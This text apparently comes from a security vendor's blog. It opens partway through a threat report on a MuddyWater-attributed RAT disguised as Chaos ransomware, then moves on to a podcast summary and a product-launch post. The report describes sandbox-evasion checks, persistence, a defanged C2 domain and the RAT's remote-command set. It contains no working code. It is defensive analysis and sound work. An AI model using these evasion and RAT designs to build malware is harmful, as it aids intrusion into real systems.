Names of DLLs, APIs, registry paths
T1497.001
Sandbox Detection
Search for known analysis-related DLLs that are loaded into the current process
Compare the processor name string against a list of virtualization-related keywords
Virtual, VMWare, KVM, Hyper-V
T1082
Removable Drive Enumeration
Enumerate logical drives and check if any removable drives are present
Usage of GetLogicalDrives() and GetDriveTypesA() to enumerate logical drives and compare their type against DRIVE_REMOVABLE
T1497.003
Sleep / Timing Check
Identify sandbox time-skipping mechanisms or identify hooked timing APIs
GetTickCount() followed by Sleep(1000) and another GetTickCount() to verify if approximately one second elapsed
Table 3: Anti analysis / anti detection techniques used by Game.exe
⠀
If the malware does not detect an analysis environment,, it establishes persistence by self-installing into a randomized directory under C:\ProgramData\visualwincomp-<random>\, where it copies itself alongside a legitimate WebView2Loader.dll and an encrypted configuration file, visualwincomp.txt.
Additionally, the malware enforces single execution on an infected host by registering the mutex ATTRIBUTES_ObjectKernel.
The RAT decrypts its configuration using AES-256-GCM to extract the attacker’s C2 server hostname uploadfiler[.]com and port 443. The malware first registers the victim by sending registration information such as computer name, username, and privilege level to the /homeendpoint. Once registered, it enters an infinite loop polling /index.php every 60 seconds. The RAT features 12 core capabilities including arbitrary command execution via hidden cmd.exe or encoded PowerShell sessions; file uploads with retry logic; file deletion; and the establishment of persistent interactive shells. Command results and execution status are reported back to the /profile endpoint.
Command
Description
run_cmd
Execute command via cmd.exe
run_powershell
Execute command via PowerShell
upload
Write base64-encoded file
upload_chunk
Chunked file upload with append mode
delete_file
Delete a file
cmd_start
Start interactive cmd.exe shell
cmd_input
Send input to interactive shell
cmd_stop
Stop interactive shell
ps_start
Start interactive PowerShell
ps_input
Send input to PowerShell
ps_stop
Stop interactive PowerShell
re_register
Re-register with a new agent_id
Table 4: Supported commands of the RAT
⠀ The malware design is unorthodox, characterized by an inconsistent approach to concealment. While it utilizes XOR encoding (key: 0xAB) to hide specific anti-analysis strings, such as VM detection keys and sandbox-related DLL names, critical indicators like file paths, RAT command strings, and JSON registration formats are left in plaintext.
This inconsistency extends to its interaction with the Import Address Table (IAT). While the malware dynamically resolves certain sensitive APIs at runtime, such as CreateMutexA, other highly suspicious functions like CreatePipe and CreateProcessA remain statically linked. Notably, the developer dynamically loads the SleepAPI via GetProcAddress despite it already being statically imported in the IAT.
These architectural discrepancies suggest the author is likely an unseasoned developer. The mixture of static imports and visible strings provides significant telemetry for AV and EDR solutions to identify and stop the threat (confirmed during the incident response).
Similar to ms_upd.exe during the hunt on public malware sharing platforms, we were able to find another sample (SHA256 3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90), implementing the same logic as Game.exe but masquerading itself as WebView2.exe.

Attribution remains challenging due to the absence of specialized attack patterns or known APT delivery vectors, such as NSIS used by Chinese APTs:
However, the presence of a specific signing Certificate and work of other threat researchers made it easier.
Certificate
While the TA adopted the Chaos Ransomware brand to project a cybercriminal identity, the underlying infrastructure reveals a signature previously associated with infrastructure linked to the Iranian Ministry of Intelligence and Security (MOIS). The primary technical bridge to the APT group MuddyWater (Seedworm) is the code-signing certificate used to validate the malware samples.
During the analysis of the downloader (ms_upd.exe), we identified a consistent digital signature:
Field
Value
Name
Donald Gay
Issuer
Microsoft ID Verified CS AOC CA 02
Algorithm
sha384RSA
Thumbprint
B674578D4BDB24CD58BF2DC884EAA658B7AA250C
Serial Number
33 00 07 9A 51 C7 06 3E 66 05 3D 22 9B 00 00 00 07 9A 51
Status
Time-invalid (revoked shortly after deployment)
Table 5: Certificate details
⠀
The “Donald Gay” certificate is a known shared resource within MuddyWater’s toolkit. Alongside its frequent companion, “Amy Cherne,” this identity forms a distinct cluster of Iranian MOIS-affiliated infrastructure. According to threat intelligence reports from March and April 2026, this specific certificate has been tied directly to MuddyWater’s “Operation Olalampo,” a campaign targeting organizations across the U.S. and the MENA (Middle East and North Africa) regions. Historically, this identity was also used to sign Stagecomp (ms_upd.exe), a downloader for the Darkcomp backdoor (Game.exe), both of which are firmly attributed to MuddyWater by multiple global security vendors.
Beyond the certificate, other technical artifacts solidify this attribution:
Infrastructure overlap: The domain moonzonet[.]com, which served as the C2 for ms_upd.exe, was linked to MuddyWater in early 2026 during a wave of activity targeting Israeli and Western organizations.
Execution tradecraft: The group’s signature use of pythonw.exe to inject code into suspended processes remains a consistent hallmark of their deployment chain.
Social engineering technique: The use of interactive Microsoft Teams sessions to harvest MFA and credentials aligns closely with the “IT Support” persona MuddyWater has refined throughout 2026.
Attribution: The “Chaos” masquerade
The convergence of technical and contextual evidence is consistent with attribution to MuddyWater with moderate confidence. The observed use of Chaos ransomware does not indicate a shift in the group’s underlying objectives, but rather reflects a consistent effort to obscure operational intent and complicate attribution. While attribution evasion is a common characteristic of state-affiliated actors, MuddyWater’s reported increase in operational activity as of early 2026, primarily involving cyber espionage and potential prepositioning for disruptive operations across Western and Middle Eastern networks, has likely intensified its reliance on deceptive false-flag operations.
This assessment aligns with previously observed behavior. In late 2025, MuddyWater was linked to activity involving the Qilin RaaS ecosystem in an operation targeting an Israeli organization. Following the subsequent public attribution of that incident to the MOIS, it is plausible that the group adopted alternative ransomware branding, in this case Chaos, in an effort to reduce attribution risk and maintain a degree of plausible deniability.
The use of a RaaS framework in this context may enable the actor to blur distinctions between state-sponsored activity and financially motivated cybercrime, thereby complicating attribution. Furthermore, the inclusion of extortion and negotiation elements could serve to focus defensive efforts on immediate impact, likely delaying the identification of underlying persistence mechanisms established via remote access tools such as DWAgent or AnyDesk.
Notably, the apparent absence of file encryption, despite the presence of Chaos ransomware artifacts, represents a deviation from typical ransomware behavior. This inconsistency may indicate that the ransomware component functioned primarily as a facilitating or obfuscation mechanism, rather than as the primary objective of the intrusion. This deviation highlights a mismatch between typical profit-driven ransomware behavior and the actor’s apparent espionage objectives. It further suggests a likely explanation for the inconsistent data provided by the TA as an initial proof-of-compromise.
Taken together, these technical indicators and procedural inconsistencies are indicative of a targeted, state-sponsored intrusion masquerading as opportunistic extortion activity.
Conclusion
This incident highlights the increasing convergence between state-sponsored intrusion activity and cybercriminal tradecraft. While the operation incorporated recognizable elements of ransomware campaigns, such as extortion messaging and leak site publication, the absence of encryption and the presence of established espionage techniques suggest that financial gain was unlikely to be the primary objective.
The assessed link to MuddyWater indicates a continued evolution in the group’s operational approach, including the apparent use of RaaS ecosystems and branding to obscure attribution. This aligns with broader trends in which state-aligned actors adopt criminal tactics to introduce ambiguity and delay defensive response.
This case underscores the importance of looking beyond overt ransomware indicators. Defenders should also focus on the underlying intrusion lifecycle. Techniques such as social engineering via enterprise communication platforms, credential harvesting with MFA manipulation, and the abuse of legitimate remote access tools remain critical enablers of compromise.
Ultimately, this activity is best understood as a hybrid intrusion model, in which ransomware is leveraged not as an end goal but as a mechanism for concealment, coercion, and operational flexibility within a broader intelligence-driven campaign.
This week on Experts on Experts, I’m joined by Christiaan Beek, Rapid7’s VP of Threat Analytics, to talk through what we’re seeing in the 2026 threat landscape and how it connects to recent research coming out of Rapid7 Labs.
We start with the report, but quickly move into what’s already playing out in active campaigns. What stands out is not a change in attacker technique, but the pace. Weak credentials, missing MFA, exposed services, and unpatched systems still drive most intrusions. What has changed is how quickly those conditions are identified and exploited, and that shift is forcing security teams to rethink how they prioritize and respond.
The window to act is disappearing
One of the clearest themes in the conversation is timing. The issue is no longer how many vulnerabilities exist, but how quickly they are being used. The gap between disclosure and exploitation has narrowed to a matter of days in many cases, which removes the buffer teams used to rely on.
At the same time, most intrusions still begin with familiar conditions. Identity and access remain consistent weaknesses, with missing MFA and exposed remote access continuing to provide reliable entry points. What has changed is how those weaknesses are used. Access is now packaged and sold through a broader ecosystem, which increases both the speed and scale of attacks.
Access, persistence, and trusted systems
We also look at how attacker behaviour is evolving beyond initial access. In some environments, the goal is no longer immediate disruption but long-term presence. That changes how teams should think about detection, because finding activity is only the starting point. Understanding how long access has existed and what has already happened becomes just as important.
At the same time, attacks are concentrating inside systems organizations rely on every day. Identity platforms, cloud environments, and collaboration tools are all becoming key targets. The challenge is that activity in these systems often looks legitimate, which makes it harder to distinguish between normal behaviour and something that requires investigation.
AI is accelerating what already works
AI is part of this shift, but not because it introduces entirely new attack paths. What it does is make existing techniques faster and easier to scale, particularly in areas like social engineering and reconnaissance. Attackers can generate and adapt campaigns quickly, while defenders are dealing with increasing volumes of data.
That creates a simple but important shift. Security teams are not falling behind because they lack tools, but because the timing of attacks has changed and their processes have not kept up. The focus now is on understanding exposure earlier, prioritizing what matters, and preparing actions in advance.
Watch the full episode below to hear Christiaan’s perspective on how these trends are evolving and what they mean for security leaders heading into 2026.
If product releases had a runway moment, Q1 at Rapid7 would’ve walked out in Cloud Dancer; crisp, confident, and quietly powerful, before breaking into a full gallop in the Year of the Horse. At Rapid7, our first-quarter launches combined velocity with refinement: meaningful enhancements designed to move security teams faster without adding complexity. Let’s cover off the key launches, one by one.
Detection and response

MDR for Microsoft
Getting more value from the tools you already have is an objective shared by all of us. For many of you, that translates to achieving greater security operations outcomes and resilience from your Microsoft technology. With MDR for Microsoft, organizations correlate their Microsoft, Rapid7, and third-party telemetry with prioritized risk context so the service can anticipate attacks before they start.
AI-powered triage and investigations – backed by unlimited incident response that ensures threats are fully eradicated – delivers certainty in an uncertain attack environment. Dedicated advisory provides strategic recommendations and program hardening guidance that drives long-term security resilience. Customers ultimately experience security operations excellence and achieve stronger outcomes from their existing Microsoft foundation.
The acquisition of Kenzo Security marks another step forward for the Rapid7 Command Platform and Rapid7’s vision for preemptive, AI-powered security operations. In an environment where most security teams are forced to leave large volumes of alerts uninvestigated, Kenzo’s agentic AI capabilities are expected to help accelerate Rapid7 from AI-assisted workflows toward AI-driven, machine-speed operations. Designed around specialized AI agents that work together across security operations tasks, this technology has the potential to reduce manual strain, broaden investigative coverage, and deliver more consistent, precise outcomes.
An average Kenzo customer reported a 94% reduction in investigation time, and their alert coverage increased from 12% to 100%. As these capabilities are brought into MDR, Managed Threat Complete, InsightIDR, and Incident Command, customers will benefit from a stronger, more scalable approach to cyber defense.
Incident Command
User to Identity mapping

Connecting user activity to full identity context is critical for faster, more confident investigations. With User to Identity mapping in Incident Command, analysts can seamlessly link SIEM users to their corresponding identity profiles, gaining instant visibility into MFA status, account posture, and group memberships. By unifying detection and exposure data, teams eliminate manual reconciliation and close visibility gaps across the identity attack surface. This enables faster triage, deeper insight into user risk, and a complete, connected view of identity-driven threats.

User to Identity mapping within Incident Command
AI-Powered Log Entry Summary

AI-powered Log Entry Summary brings instant clarity to even the most complex log data. By translating raw log lines into a simple “who, what, when, where, and why” framework, analysts can quickly uncover insights without needing to interpret vendor-specific syntax or business logic. This removes the cognitive burden from investigations and hunts, allowing teams to spot threats faster across all data sources. Teams benefit from accelerated triage, more efficient investigations, and smarter decisions driven by clear, actionable context.
Instant context with AI Log Entry summary
Exposure management
Cloud Runtime Security (application detection and response)
